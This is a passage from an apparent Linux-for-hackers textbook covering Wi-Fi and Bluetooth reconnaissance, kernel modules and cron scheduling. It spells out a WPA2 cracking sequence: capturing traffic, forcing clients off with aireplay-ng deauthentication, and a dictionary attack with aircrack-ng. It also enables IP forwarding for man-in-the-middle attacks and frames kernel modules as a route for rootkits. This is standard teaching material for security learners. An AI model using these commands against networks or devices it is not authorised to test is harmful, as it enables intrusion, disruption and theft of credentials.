Another command that is very useful in managing your Wi-Fi connections is `nmcli` (or the *network manager command line interface*). The Linux daemon that provides a high-level interface for the network interfaces (including the wireless ones) is known as the *network manager*. Generally, Linux users are familiar with this daemon from its graphical user interface, but it can also be used from the command line.

We can use the `nmcli` command to view the Wi-Fi APs near you and their key data, as we did with `iwlist`, but this command gives us a little more information. We use it in the format `nmcli dev networktype`, where `dev` is short for *devices*, and the type (in this case) is `wifi`, like so:

```
kali> nmcli dev wifi
*  SSID           MODE    CHAN  RATE           SIGNAL  BARS    SECURITY
   Hackers-Arise  Infra   1     54 Mbits/s     100             WPA1 WPA2
   Xfinitywifi    Infra   1     54 Mbits/s     75              WPA2
   TPTV1          Infra   11    54 Mbits/s     44              WPA1 WPA2

--snip--
```

In addition to displaying the Wi-Fi APs within range and key data about them, including the SSID, the mode, the channel, the rate of transfer, the signal strength, and the security protocols enabled on the device, we can use `nmcli` to connect to APs. The syntax to connect to an AP is as follows:

```
nmcli dev wifi connect AP-SSID password APpassword
```

So, based on the results from our first command, we know there is an AP with an SSID of `Hackers-Arise`. We also know it has WPA1 WPA2 security (this means that the AP is capable of using both the older WPA1 and the newer WPA2), which means we will have to provide the password to

connect to the network. Fortunately, as it's our AP, we know the password is 12345678, so we can enter the following:

```
kali> nmcli dev wifi connect Hackers-Arise password 12345678
Device 'wlan0' successfully activated with '394a5bf4-8af4-36f8-49beda6cb530'.
```

Try this on a network you know, and then when you have successfully connected to that wireless AP, run `iwconfig` again to see what has changed. Here's my output from connecting to Hackers-Arise:

```
kali> iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg   ESSID:"Hackers-Arise"
      Mode:Managed   Frequency:2.452GHz Access Point:00:25:9C:97:4F:48
      Bit Rate=12 Mbs Tx-Power=20 dBm
      Retry short limit:7   RTS  thr:off   Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=64/70  Signal level=-46 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive retries:0  Invalid misc:13  Missed beacon:0

eth0  no wireless extensions
```

Note that now `iwconfig` has indicated that the ESSID is `"Hackers-Arise"` and that the AP is operating at a frequency of 2.452 GHz. In a Wi-Fi network, it is possible for multiple APs to all be part of the same network, so there may be many APs that make up the `Hackers-Arise` network. The MAC address 00:25:9C:97:4F:48 is, as you might expect, the MAC of the AP I am connected to. What type of security a Wi-Fi network uses, whether it is running at 2.4 GHz or 5 GHz, what its ESSID is, and what the AP's MAC address is are all critical pieces of information that are necessary for Wi-Fi hacking. Now that you know the basic commands, let's get into some hacking.

Wi-Fi Recon with aircrack-ng

One of the most popular exploits for new hackers to try is cracking Wi-Fi access points. As mentioned, before you can even consider attacking a Wi-Fi AP, you need the MAC address of the target AP (BSSID), the MAC address of a client, and the channel on which the AP is operating.

We can get all that information and more using tools from the aircrack-ng suite. I've mentioned this suite of Wi-Fi hacking tools a few times before, and now it's time to actually use it. This suite of tools is included in every version of Kali, so you don't need to download or install anything.

To use these tools effectively, you first need to put your wireless network card into *monitor mode* so that the card can see all the traffic passing its way. Normally, a network card captures only traffic destined specifically for that card. Monitor mode is similar to promiscuous mode on wired network cards.

To put your wireless network card in monitor mode, use the `airmon-ng` command from the aircrack-ng suite. The syntax for this command is simple:

```
sudo airmon-ng start|stop|check interface
```

So, if you want to put your wireless network card, which is designated wlan0, into monitor mode, you would enter the following:

```
kali> sudo airmon-ng start wlan0

Found three processes that could cause trouble
If airodump-ng, aireplay-ng, or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
--snip--

PHY         INTERFACE         DRIVER      Chipset
phy0        wlan0             rt18187     Realtek Semiconductor Corp RTL8187

    (mac8311 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

--snip--
```

The `stop` and `check` commands, respectively, stop monitor mode and check for problems in monitor mode if you run into trouble.

With your wireless card in monitor mode, you can access all the wireless traffic passing by you within the range of your wireless network adapter and antenna (standard is about 300 to 500 feet). Note that `airmon-ng` will rename your wireless interface: mine has been renamed wlan0mon, though yours may be different. Make certain to note the new designated name of your wireless interface because you'll need that information in the next step.

Now we'll use another tool from the aircrack-ng suite to find key data from the wireless traffic. The `airodump-ng` command captures and displays the key data from broadcasting APs and any clients connected to those APs or within the vicinity. The syntax here is straightforward: simply plug in `airodump-ng`, followed by the interface name you got from running `airmon-ng` just now:

```
kali> sudo airodump-ng wlan0mon

CH  9][  Elapsed: 28 s ][  2025-02-08 10:27

BSSID              PWR Beacons #Data #/s  CH MB  ENC   CIPHER  AUTH  ESSID
01:01:AA:BB:CC:22  -1        4    26   0  10 54e WPA2  CCMP   PSK  Hackers-Arise

--snip--

BSSID              Station            PWR   Rate   Lost  Frames  Probe
(not associated)   01:01:AA:BB:CC:22
01:02:CC:DD:03:CF  A0:A3:E2:44:7C:E5
```

When you issue this command, your wireless card will pick up crucial information (listed next) from all the wireless traffic of the APs nearby:

BSSID The MAC address of the AP or client

PWR The strength of the signal

ENC The encryption used to secure the transmission

#Data The data throughput rate

CH The channel on which the AP is operating

ESSID The name of the AP

Note that `airodump-ng` splits the output screen into an upper and lower portion. The upper portion has information on the broadcasting APs, including the BSSID, the power of the AP, how many beacon frames have been detected, the data throughput rate, how many packets have traversed the wireless card, the channel (1 to 14), the theoretical throughput limit, the encryption protocol, the cipher used for encryption, the authentication type, and the ESSID (commonly referred to as *SSID*). In the client portion, the output tells us that one client is not associated, meaning it has been detected but is not connected to any AP, and that another is associated with a station, meaning it's connected to the AP at that address.

Now you have all the information you need to crack the AP! Although it's beyond the scope of this book, to crack the wireless AP, you need the client MAC address, the AP MAC address, the channel on which the target is operating, and a password list.

To crack the Wi-Fi password, you would open three terminals. In the first terminal, you would enter commands similar to the following, filling in the client and AP MAC addresses and the channel:

```
sudo airodump-ng -c 10 --bssid  01:01:AA:BB:CC:22 -w Hackers-ArisePSK wlan0mon
```

This command captures all the packets traversing the AP on channel 10 using the `-c` option.

In another terminal, you can use the `aireplay-ng` command to knock off (deauthenticate) anyone connected to the AP and force them to reauthenticate to the AP, as shown next. When they reauthenticate, you can capture the hash of their password that is exchanged in the WPA2-PSK four-way handshake. The password hash will appear in the upper-right corner of the `airodump-ng` terminal.

```
sudo aireplay-ng --deauth 100 -a 01:02:CC:DD:03:CF -c A0:A3:E2:44:7C:E5 wlan0mon
```

Finally, in the final terminal, enter the following:

```
sudo aircrack-ng -w wordlist.dic -b 01:01:AA:BB:CC:22 Hacker-ArisePSK.cap
```

You can use a password list (*wordlist.dic*) to find the password in the captured hash (*Hackers-ArisePSK.cap*).

Detecting and Connecting to Bluetooth

These days, nearly every gadget, mobile device, and system has Bluetooth built in, including our computers, smartphones, tablets, speakers, game controllers, keyboards, and many other devices. Being able to hack Bluetooth can lead to the compromise of any information on the device, control of the device, and the ability to send unwanted information to and from the device, among other things.

To exploit the technology, we need to understand how it works. An in-depth understanding of Bluetooth is beyond the scope of this book, but I will give you some basic knowledge that will help you scan for and connect to Bluetooth devices in preparation for hacking them.

How Bluetooth Works

Bluetooth is a universal protocol for low-power, near-field communication operating at 2.4 GHz to 2.485 GHz using spread spectrum, frequency hopping at 1,600 hops per second (this frequency hopping is a security measure). It was developed in 1994 by Ericsson Corp. of Sweden and named after the 10th-century Danish king Harald "Bluetooth" Gormsson (note that Sweden and Denmark were a single country in the 10th century).

The Bluetooth specification has a minimum range of 10 meters, but there is no limit to the upper range manufacturers may implement in their devices. Many devices have ranges as large as 100 meters. With special antennas, that range can be extended even farther.

Connecting two Bluetooth devices is referred to as *pairing*. Pretty much any two Bluetooth devices can connect to each other, but they can pair only if they are in discoverable mode. A Bluetooth device in discoverable mode transmits the following information:

- Name
- Class
- List of services
- Technical information

When the two devices pair, they exchange a secret or link key. Each device stores this link key so it can identify the other in future pairings.

Every device has a unique 48-bit identifier (a MAC-like address) and usually a manufacturer-assigned name. These will be useful pieces of data when we want to identify and access a device.

Bluetooth Scanning and Reconnaissance

Linux has an implementation of the Bluetooth protocol stack called BlueZ that we'll use to scan for Bluetooth signals. Most Linux distributions, including Kali Linux, have it installed by default. If yours doesn't, you can usually find it in your repository using the following command:

```
kali> sudo apt install bluez
```

BlueZ has a number of simple tools we can use to manage and scan Bluetooth devices, including the following:

hciconfig This tool operates very similarly to `ifconfig` in Linux, but for Bluetooth devices. As you can see in Listing 14-1, I have used it to bring up the Bluetooth interface and query the device for its specs.

hcitool This inquiry tool can provide us with device name, device ID, device class, and device clock information, which enables the devices to work synchronously.

hcidump This tool enables us to sniff the Bluetooth communication, meaning we can capture data sent over the Bluetooth signal.

The first scanning and reconnaissance step with Bluetooth is to check whether the Bluetooth adapter on the system we're using is recognized and enabled so we can use it to scan for other devices. We can do this with the built-in BlueZ tool `hciconfig`, as shown in Listing 14-1.

```
kali> sudo hciconfig
hci0: Type: BR/EDR  Bus: USB
      BD Address: 10:AE:60:58:F1:37  ACL  MTU: 310:10  SCO  MTU:  64:8
      UP RUNNING PSCAN INQUIRY
      RX bytes:131433 acl:45 sco:0 events:10519  errors:0
      TX bytes:42881  acl:45 sco:0 commands:5081 errors:0
```

Listing 14-1: Scanning for a Bluetooth device

As you can see, my Bluetooth adapter is recognized with a MAC address of 10:AE:60:58:F1:37. This adapter has been named hci0.

The next step is to check that the connection is enabled, which we can also do with `hciconfig` by providing the name and the `up` command:

```
kali> sudo hciconfig hci0 up
```

If the command runs successfully, we should see no output, just a new prompt.

Good, hci0 is up and ready! Let's put it to work.

Scanning for Bluetooth Devices with hcitool

Now that we know our adapter is up, we can use another tool in the BlueZ suite called `hcitool`, which is used to scan for other Bluetooth devices within range.

Let's first use the scanning function of this tool to look for Bluetooth devices that are sending out their discover beacons, meaning they're in discovery mode, with the simple `scan` command shown in Listing 14-2.

```
kali> sudo hcitool scan
Scanning...
      72:6E:46:65:72:66      ANDROID BT
      22:C5:96:08:5D:32      SCH-I535
```

Listing 14-2: Scanning for Bluetooth devices in discovery mode

As the output shows, on my system, `hcitool` found two devices: ANDROID BT and SCH-I535. Yours will likely provide you with different output depending on what devices you have around. For testing purposes, try putting your phone or other Bluetooth device in discovery mode and see if it gets picked up in the scan.

Now let's gather more information about the detected devices with the inquiry function `inq`:

```
kali> sudo hcitool inq
Inquiring...
    24:C5:96:08:5D:32    clock offset:0x4e8b      class:0x5a020c
    76:6F:46:65:72:67    clock offset:0x21c0      class:0x5a020c
```

This gives us the MAC addresses of the devices, the *clock offset*, and the class of the devices. The class indicates what type of Bluetooth device you found, and you can look up the code and see what type of device it is by going to the Bluetooth SIG site at *https://www.bluetooth.com/specifications/assigned-numbers/*.

The tool `hcitool` is a powerful command line interface to the Bluetooth stack that can do many, many things. Listing 14-3 shows the help page with some of the commands you can use. Take a look at the help page yourself to see the full list.

```
kali> sudo hcitool --help
hcitool - HCI Tool ver 5.50
Usage:
        hcitool [options] <command> [command parameters]

Options:
        --help      Display help
        -i dev      HCI device

Commands
    dev   Display local devices
    inq   Inquire remote devices
    scan  Scan for remote devices
    name  Get name from remote devices
--snip--
```

Listing 14-3: Some `hcitool` commands

Many Bluetooth-hacking tools you'll encounter simply use these commands in a script, and you can easily create your own tool by using these commands in your own bash or Python script—we'll look at scripting in Chapter 17.

Scanning for Services with sdptool

Service Discovery Protocol (SDP) is a Bluetooth protocol for searching for Bluetooth services (Bluetooth is a suite of services), and, helpfully, BlueZ provides the `sdptool` tool for browsing a device for the services it provides.

It is also important to note that the device does not have to be in discovery mode to be scanned. The syntax is as follows:

```
sudo sdptool browse MACaddress
```

Listing 14-4 shows me using `sdptool` to search for services on one of the devices detected earlier in Listing 14-2.

```
kali> sudo sdptool browse 76:6E:46:63:72:66
Browsing 76:6E:46:63:72:66...
Service RecHandle: 0x10002
Service Class ID List:
  ""(0x1800)
Protocol Descriptor List:
  "L2CAP"  (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x0001
    uint16: 0x0005

--snip--
```

Listing 14-4: Scanning with sdptool

Here, the output shows that the `sdptool` tool was able to pull information on all the services this device is capable of using. In particular, we notice that this device supports the ATT Protocol, which is the *Low Energy Attribute Protocol*. It can provide us more clues as to what the device is and possibly potential avenues to interact with it further.

Seeing Whether the Devices Are Reachable with l2ping

Once we've gathered the MAC addresses of all nearby devices, we can send out pings to these devices, whether they're in discovery mode or not, to see whether they are in reach. This lets us know whether they are active and within range. To send out a ping, we use the `l2ping` command with the following syntax:

```
sudo l2ping MACaddress -c NumberOfPackets
```

Listing 14-5 shows me pinging the Android device discovered in Listing 14-2.

```
kali> sudo l2ping 76:6E:46:63:72:66 -c 3
Ping: 76:6E:46:63:72:66 from 10:AE:60:58:F1:37 (data size 44)...
44 bytes 76:6E:46:63:72:66 id 0 time 37.57ms
44 bytes 76:6E:46:63:72:66 id 1 time 27.23ms
44 bytes 76:6E:46:63:72:66 id 2 time 27.59ms

3 sent, 3 received, 0% loss
```

Listing 14-5: Pinging a Bluetooth device

This output indicates that the device with the MAC address 76:6E:46:63:72:66 is within range and reachable. This is useful knowledge, because we must know whether a device is reachable before we even contemplate hacking it.

Summary

Wireless devices represent the future of connectivity and hacking. Linux has developed specialized commands for scanning and connecting to Wi-Fi APs in the first step toward hacking those systems. The aircrack-ng suite of wireless hacking tools includes both `airmon-ng` and `airodump-ng`, which enable us to scan and gather key information from in-range wireless devices. The BlueZ suite includes `hciconfig`, `hcitool`, and other tools capable of scanning and information gathering, which are necessary for hacking the Bluetooth devices within range. It also includes many other tools worth exploring.

Exercises

1. Check your network devices with `ifconfig`. Note any wireless extensions.
2. Run `iwconfig` and note any wireless network adapters.
3. Check to see what Wi-Fi APs are in range with `iwlist`.
4. Check to see what Wi-Fi APs are in range with `nmcli`. Which do you find more useful and intuitive, `nmcli` or `iwlist`?
5. Connect to your Wi-Fi AP using `nmcli`.
6. Bring up your Bluetooth adapter with `hciconfig` and scan for nearby discoverable Bluetooth devices with `hcitool`.
7. Test whether those Bluetooth devices are within reachable distance with `l2ping`.

15

MANAGING THE LINUX KERNEL AND LOADABLE KERNEL MODULES

All operating systems are made up of at least two major components. The first and most important of these is the *kernel*. The kernel is at the center of the operating system and controls everything the operating system does, including managing memory, controlling the CPU, and even controlling what the user sees on the screen. The second element of the operating system is often referred to as *user land* and includes nearly everything else.

The kernel is designed to be a protected or privileged area that can only be accessed by root or other privileged accounts. This is for good reason, as access to the kernel can provide nearly unfettered access to the operating system. As a result, most operating systems provide users and services access only to user land, where the user can access nearly anything they need without taking control of the operating system.

Access to the kernel allows the user to change how the operating systems works, looks, and feels. It also allows them to crash the operating system, making it unworkable. Despite this risk, in some cases, the system admin must very carefully access the kernel for operational and security reasons.

In this chapter, we'll examine how to alter the way the kernel works and add new modules to the kernel. It probably goes without saying that if a hacker can alter the target's kernel, they can control the system. Furthermore, an attacker may need to alter how the kernel functions for some attacks, such as a *man-in-the middle (MITM) attack*, where the hacker places themselves between a client and server and can eavesdrop on or alter the communication. First, we'll take a closer look at the kernel structure and its modules.

What Is a Kernel Module?

The kernel is the central nervous system of your operating system, controlling everything it does, including managing interactions between hardware components and starting the necessary services. The kernel operates between the user applications you see and the hardware that runs everything, like the CPU, memory, and hard drive.

Linux is a monolithic kernel that enables the addition of kernel modules. As such, modules can be added and removed from the kernel. The kernel will occasionally need updating, which might entail installing new device drivers (such as video cards, Bluetooth devices, or USB devices), filesystem drivers, and even system extensions. These drivers must be embedded in the kernel to be fully functional. In some systems, to add a driver, you have to rebuild, compile, and reboot the entire kernel, but Linux has the capability of adding some modules to the kernel without going through that entire process. These modules are referred to as *loadable kernel modules*, or *LKMs*.

LKMs have access to the lowest levels of the kernel by necessity, making them an incredibly vulnerable target for hackers. A particular type of malware known as a *rootkit* embeds itself into the kernel of the operating systems, often through these LKMs. If malware embeds itself in the kernel, the hacker can take complete control of the operating system.

If a hacker can get the Linux admin to load a new module to the kernel, the hacker not only can gain control over the target system but, because they're operating at the kernel level of the operating system, can also control what the target system is reporting in terms of processes, ports, services, hard drive space, and almost anything else you can think of.

So, if a hacker can successfully tempt a Linux admin into installing a video or other device driver that has a rootkit embedded in it, the hacker can take total control of the system and kernel. This is the way some of the most insidious rootkits take advantage of Linux and other operating systems.

Understanding LKMs is absolutely key to being an effective Linux admin and being a *very* effective and stealthy hacker.

Let's take a look at how the kernel can be managed for good and ill.

Checking the Kernel Version

The first step to understanding the kernel is to check what kernel your system is running. There are at least two ways to do this. First, we can enter the following:

```
kali> uname -a
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64 GNU/Linux
```

The kernel responds by telling us the distribution our OS is running is Linux Kali, the kernel build is 6.6.9, and the architecture it's built for is the x86_64 architecture. It also tells us it has symmetric multiprocessing (SMP) capabilities (meaning it can run on machines with multiple cores or processers) and was built on January 8, 2024. Your output may be different, depending on which kernel was used in your build and the CPU in your system. This information can be required when you install or load a kernel driver, so it's useful to understand how to get it.

One other way to get this information, as well as some other useful information, is to use the `cat` command on the */proc/version* file, like so:

```
kali> cat /proc/version
Linux version 6.6.9-amd64 (devel@kali.org) (gcc-13 (Debian 13.2.0-9) 13.2.0, GNU ld...
2.41.50.20231227) #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08)
```

Here you can see that the */proc/version* file returned the same information.

Kernel Tuning with sysctl

With the right commands, you can *tune* your kernel, meaning you can change memory allocations, enable networking features, and even harden the kernel against outside attacks.

Modern Linux kernels use the `sysctl` command to tune kernel options. All changes you make with `sysctl` remain in effect only until you reboot the system. To make any changes permanent, you have to edit the configuration file for `sysctl` directly at */etc/sysctl.conf*.

A word of warning: you need to be careful when using `sysctl` because without the proper knowledge and experience, you can easily make your system unbootable and unusable. Make sure you've considered what you're doing carefully before making any permanent changes.

Let's take a look at the contents of `sysctl` now. By now, you should recognize the options we give with the command shown here:

```
kali> sudo sysctl -a | less
dev.cdrom.autoclose = 1
dev.cdrom.autoeject = 0
dev.cdrom.check_media = 0
dev.cdrom.debug = 0
--snip--
```

In the output, you should see hundreds of lines of parameters that a Linux administrator can edit to optimize the kernel. There are a few lines here that are useful to you as a hacker. As an example of how you might use `sysctl`, we'll look at enabling packet forwarding.

In the man-in-the middle (MITM) attack, the hacker places themselves between communicating hosts to intercept information. The traffic passes through the hacker's system, so they can view and possibly alter the communication. One way to achieve this routing is to enable packet forwarding.

If you scroll down a few pages in the output or filter for "ipv4" (`sudo sysctl -a | less | grep ipv4`), you should see the following somewhere in the output:

```
net.ipv4.ip_dynaddr = 0
net.ipv4.ip_early_demux = 0
net.ipv4.ip_forward = 0
net.ipv4.ip_forward_use_pmtu = 0
--snip--
```

The line `net.ipv4.ip_forward = 0` is the kernel parameter that enables the kernel to forward on the packets it receives. In other words, the packets it receives, it sends back out. The default setting is 0, which means that packet forwarding is disabled.

To enable IP forwarding, change the 0 to a 1 by entering the following:

```
kali> sudo sysctl -w net.ipv4.ip_forward=1
```

Remember that that `sysctl` changes take place at runtime but are lost when the system is rebooted. To make permanent changes to `sysctl`, you need to edit configuration file */etc/sysctl.conf*. Let's change the way the kernel handles IP forwarding for MITM attacks and make this change permanent.

To enable IP forwarding, open the */etc/sysctl.conf* file in any text editor and uncomment the line for `ip_forward`. Open */etc/sycstl.conf* with any text editor and take a look:

```
#/etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console.
#kernel.printk = 3 4 1 3

##############################################################
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
```

```
# prevent some spoofing attacks.
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146

# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

See http://lwn.net/Articles/277146/
# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1 ❶
```

Just remove the comment (#) here to enable IP forwarding ❶.

From an operating system–hardening perspective, you could use this file to disable ICMP echo requests by adding the line `net.ipv4.icmp_echo_ignore_all=1` to make it more difficult—but not impossible—for hackers to find your system. After adding the line, you will need to run the command `sudo sysctl -p`.

Managing Kernel Modules

Linux has at least two ways to manage kernel modules. The older way is to use a group of commands built around the `insmod` suite (`insmod` stands for *insert module* and is intended to deal with modules). The second way, using the `modprobe` command, we will employ a little later in this chapter. Here, we use the `lsmod` command from the `insmod` suite to list the installed modules in the kernel:

```
kali> lsmod
Module                  Size      Used by
nfnetlink_queue         20480     0
nfnetlink_log           201480    0
nfnetlink               16384     2 nfnetlink_log, nfnetlink_queue
bluetooth               516096    0
rfkill                  28672     2 bluetooth

--snip--
```

As you can see, the `lsmod` command lists all the kernel modules as well as information on their size and what other modules may use them. So, for instance, the `nfnetlink` module—a message-based protocol for communicating between the kernel and user space—is 16,384 bytes and used by both the `nfnetlink_log` module and the `nf_netlink_queue` module.

From the `insmod` suite, we can load or insert a module with `insmod` and remove a module with `rmmod`, which stands for *remove module*. These commands are not perfect and may not take into account module dependencies, so using them can leave your kernel unstable or unusable. As a result,

modern distributions of Linux have now added the modprobe command, which automatically loads dependencies and makes loading and removing kernel modules less risky. We'll cover modprobe in a moment. First, let's see how to get more information about our modules.

Finding More Information with modinfo

To learn more about any of the kernel modules, we can use the modinfo command. The syntax for this command is straightforward: modinfo followed by the name of the module you want to learn about. For example, if you wanted to retrieve basic information on the bluetooth kernel module you saw when you ran the lsmod command earlier, you could enter the following:

```
kali> modinfo bluetooth
filename:   /lib/modules/4.19.0-kali-amd64/kernel/net/bluetooth/bluetooth.ko
alias:      net-pf-31
license:    GPL
version:    2.22
description:Bluetooth Core ver 2.22
author:     Marcel Holtman <marcel@holtmann.org>
srcversion: 411D7802CC1783894E0D188
depends:    rfkill, ecdh_generic, crc16
intree:     Y
vermagic:   6.6.9-amd64 SMP preemt mod_unload modversions
parm:       disable_esco: Disable eSCO connection creation (bool)
parm:       disable_ertm: Disable enhanced retransmission mode (bool)
```

As you can see, the modinfo command reveals significant information about this kernel module, which is necessary to use Bluetooth on your system. Note that among many other things, it lists the module dependencies: rfkill, ecdh_generic, and crc16. Dependencies are modules that must be installed for the bluetooth module to function properly.

Typically, this is useful information when troubleshooting why a particular hardware device is not working. Besides noting things like the dependencies, you can get information about the version of the module and the version of the kernel the module was developed for and then make sure they match the version you are running.

Adding and Removing Modules with modprobe

Most newer distributions of Linux, including Kali Linux, include the modprobe command for LKM management. To add a module to your kernel, you would use the modprobe command with the -a (add) switch, like so:

```
kali> sudo modprobe -a module name
```

To remove a module, use the -r (remove) switch with modprobe followed by the name of the module:

```
kali> sudo modprobe -r module to be removed
```

A major advantage of using modprobe instead of insmod is that modprobe understands dependencies, options, and installation and removal procedures and it takes all of these into account before making changes. Thus, it is easier and safer to add and remove kernel modules with modprobe.

Inserting and Removing a Kernel Module

Let's try inserting and removing a test module to help you familiarize yourself with this process. Let's imagine that you just installed a new video card and you need to install the drivers for it. Remember, drivers for devices are usually installed directly into the kernel to give them the necessary access to function properly. This also makes drivers fertile ground for malicious hackers to install a rootkit or other listening device.

Let's assume for demonstration purposes (don't actually run these commands) that we want to add a new video driver named HackersAriseNewVideo. You can add it to your kernel by entering the following:

```
kali> sudo modprobe -a HackersAriseNewVideo
```

To test whether the new module loaded properly, you can run the dmesg command, which prints out the message buffer from the kernel, and then filter for "video" and look for any alerts that would indicate a problem:

```
kali> dmesg | grep video
```

If there are any kernel messages with the word "video" in them, they will be displayed here. If nothing appears, there are no messages containing that keyword.

Then, to remove this same module, you can enter the same command but with the -r (remove) switch:

```
kali> sudo modprobe -r HackersAriseNewVideo
```

Remember, the loadable kernel modules are a convenience to a Linux user/admin, but they are also a major security weakness and one that professional hackers should be familiar with. As I said before, the LKMs can be the perfect vehicle to get your rootkit into the kernel and wreak havoc!

Summary

The kernel is crucial to the overall operation of the operating system, and as such, it is a protected area. Anything that's inadvertently added to the kernel can disrupt the operating system and even take control of it.

LKMs enable the system administrator to add modules directly into the kernel without having to rebuild the entire kernel each time they want to add a module.

If a hacker can convince the system admin to add a malicious LKM, the hacker can take complete control of the system, often without the system admin even being aware.

Exercises

1. Check the version of your kernel.
2. List the modules in your kernel.
3. Enable IP forwarding with a `sysctl` command.
4. Edit your */etc/sysctl.conf* file to enable IP forwarding. Now, disable IP forwarding.
5. Select one kernel module and learn more about it using `modinfo`.

16

AUTOMATING TASKS WITH JOB SCHEDULING

Like anyone using Linux, the hacker often has *jobs*, scripts or other tasks, that they want to run periodically. You might, for example, want to schedule automatic regular file backups of your system, or maybe you want to rotate logfiles as we did in Chapter 11. The hacker, on the other hand, may also want to have their system run the *MySQLscanner.sh* script from Chapter 8 every night or while they're at work or school. These are all examples of scheduling automatic jobs. Scheduling jobs allows you to run tasks without having to think about them, and you can schedule jobs to run when you're otherwise not using your system so you have plenty of free resources.

The Linux admin—or the hacker, for that matter—may also want to set certain scripts or services to start automatically when their system boots up. In this chapter, you'll learn more about how to use the `cron` daemon and `crontab` to set up scripts to run automatically, even while the system is unattended. You'll also learn how to set up startup scripts that automatically run whenever the system is booted, which will provide you with the necessary services that you'll need to run during your busy day of hacking.

Scheduling an Event or Job to Run on an Automatic Basis

The `cron` daemon and the `cron` table (`crontab`) are the most useful tools for scheduling regular tasks. The first, `crond`, is a daemon that runs in the background. The `cron` daemon checks the `cron` table for which commands to run at specified times. We can alter the `cron` table to schedule a task or job to execute regularly on a particular day or date, at a particular time daily, or every so many weeks or months.

To schedule these tasks or jobs, enter them into the `cron` table file, located at */etc/crontab*. The `cron` table has seven fields: the first five are used to schedule the time to run the task, the sixth field specifies the user, and the seventh field is used for the absolute path to the command you want to execute. If we were using the `cron` table to schedule a script, we could simply put the absolute path to the script in the seventh field.

Each of the five time fields represents a different element of time: the minute, hour, day of the month, month, and day of the week, in that order. Every element of time must be represented numerically, so March is represented as 3 (you cannot simply input "March"). Days of the week begin at 0, which is Sunday, and end at 7, which is also Sunday. Table 16-1 summarizes this.

Table 16-1: Time Representations for Use in the `crontab`

Field	Time unit	Representation
1	Minute	0–59
2	Hour	0–23
3	Day of the month	1–31
4	Month	1–12
5	Day of the week	0–7

So, if we had written a script to scan the globe for vulnerable open ports and wanted it to run every night at 2:30 AM, Monday through Friday, we could schedule it in the *crontab* file. We will walk through the process of how to get this information into the *crontab* shortly, but first let's discuss the format we need to follow, shown in Listing 16-1.

```
M  H  DOM  MON  DOW  USER  COMMAND
30 2  *    *    1-5  root  /root/myscanningscript
```

Listing 16-1: The format for scheduling commands

The *crontab* file helpfully labels the columns for you. Note that the first field provides the minute (`30`), the second field provides the hour (`2`), the fifth field provides the days (`1-5`, or Monday through Friday), the sixth field defines the user (`root`), and the seventh field is the path to the script. The third and fourth fields contain asterisks (`*`) because we want this script to run every day Monday through Friday regardless of the day of the month or the month.

In Listing 16-1, the fifth field defines a range for the day of the week by using a dash (`-`) between the numbers. If you want to execute a script on multiple noncontiguous days of the week, you can separate those days with commas (`,`). Thus, Tuesday and Thursday would be `2,4`.

To edit *crontab*, you can run the `crontab` command followed by the `-e` (edit) option:

```
kali> crontab -e
Select an editor. To change later, run 'select-editor'.
1. /bin/nano   <----easiest
2. /usr/bin/mcedit
3. /usr/bin/vim.basic
4. /usr/bin/vim.gtk
5. /usr/bin/vim.tiny
Choose 1-5 [1]:
```

The first time you run this command, it will ask which editor you would like to use. The default is */bin/nano*, the option that tells you it's the easiest. If you choose this option, the terminal will open directly to *crontab*.

Another option, and often a better one for the newcomer to Linux, is to open *crontab* directly in your favorite text editor, which you can do like so:

```
kali> mousepad /etc/crontab
```

I've used this command to open *crontab* in mousepad. You can see a snippet of the file in Listing 16-2.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# which no other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
```

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts
52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts
#
```

Listing 16-2: The crontab *file in use in a text editor*

Now, to set a new regularly scheduled task, you simply need to enter a new line and save the file.

Scheduling a Backup Task

Let's view this utility first from the system administrator's perspective. As a system administrator, you'd often want to run backups of all your files after hours, while the system is not being used and resources are readily available. (System backups tend to require system resources that are in short demand during business hours.) The ideal time might be in the middle of the night on the weekend. Rather than having to log in at 2:00 AM on Saturday night/Sunday morning (I'm sure you have other priorities at that time), you could schedule the backup to start automatically at that time, even though you're not at your computer.

Note that the hour field uses a 24-hour clock rather than using AM and PM, so 1:00 PM is, for example, 13:00. Also, note that the days of the week (DOW) start with Sunday (0) and end with Saturday (6).

To create a job, you simply need to edit the *crontab* file by adding a line in the prescribed format. So, say you wanted to create a regular backup job using a user account named "backup." You would write a script for backing up the system and save it as *systembackup.sh* in the */bin* directory, then schedule this backup to run every Saturday night/Sunday morning at 2:00 AM by adding the following line to *crontab*:

```
00 2 * * 0 backup /bin/systembackup.sh
```

Note that the * wildcard is used to indicate "any," and using it in place of a digit for the day of the month, month, or day of the week is read as "all" days or months. If you read across this line, it says:

1. At the top of the hour (00),
2. Of the second hour (2),
3. Of any day of the month (*),
4. Of any month (*),
5. On Sunday (0),
6. As the backup user,
7. Execute the script at */bin/systembackup.sh*.

The cron daemon will then execute that script every Sunday morning at 2:00 AM, every month.

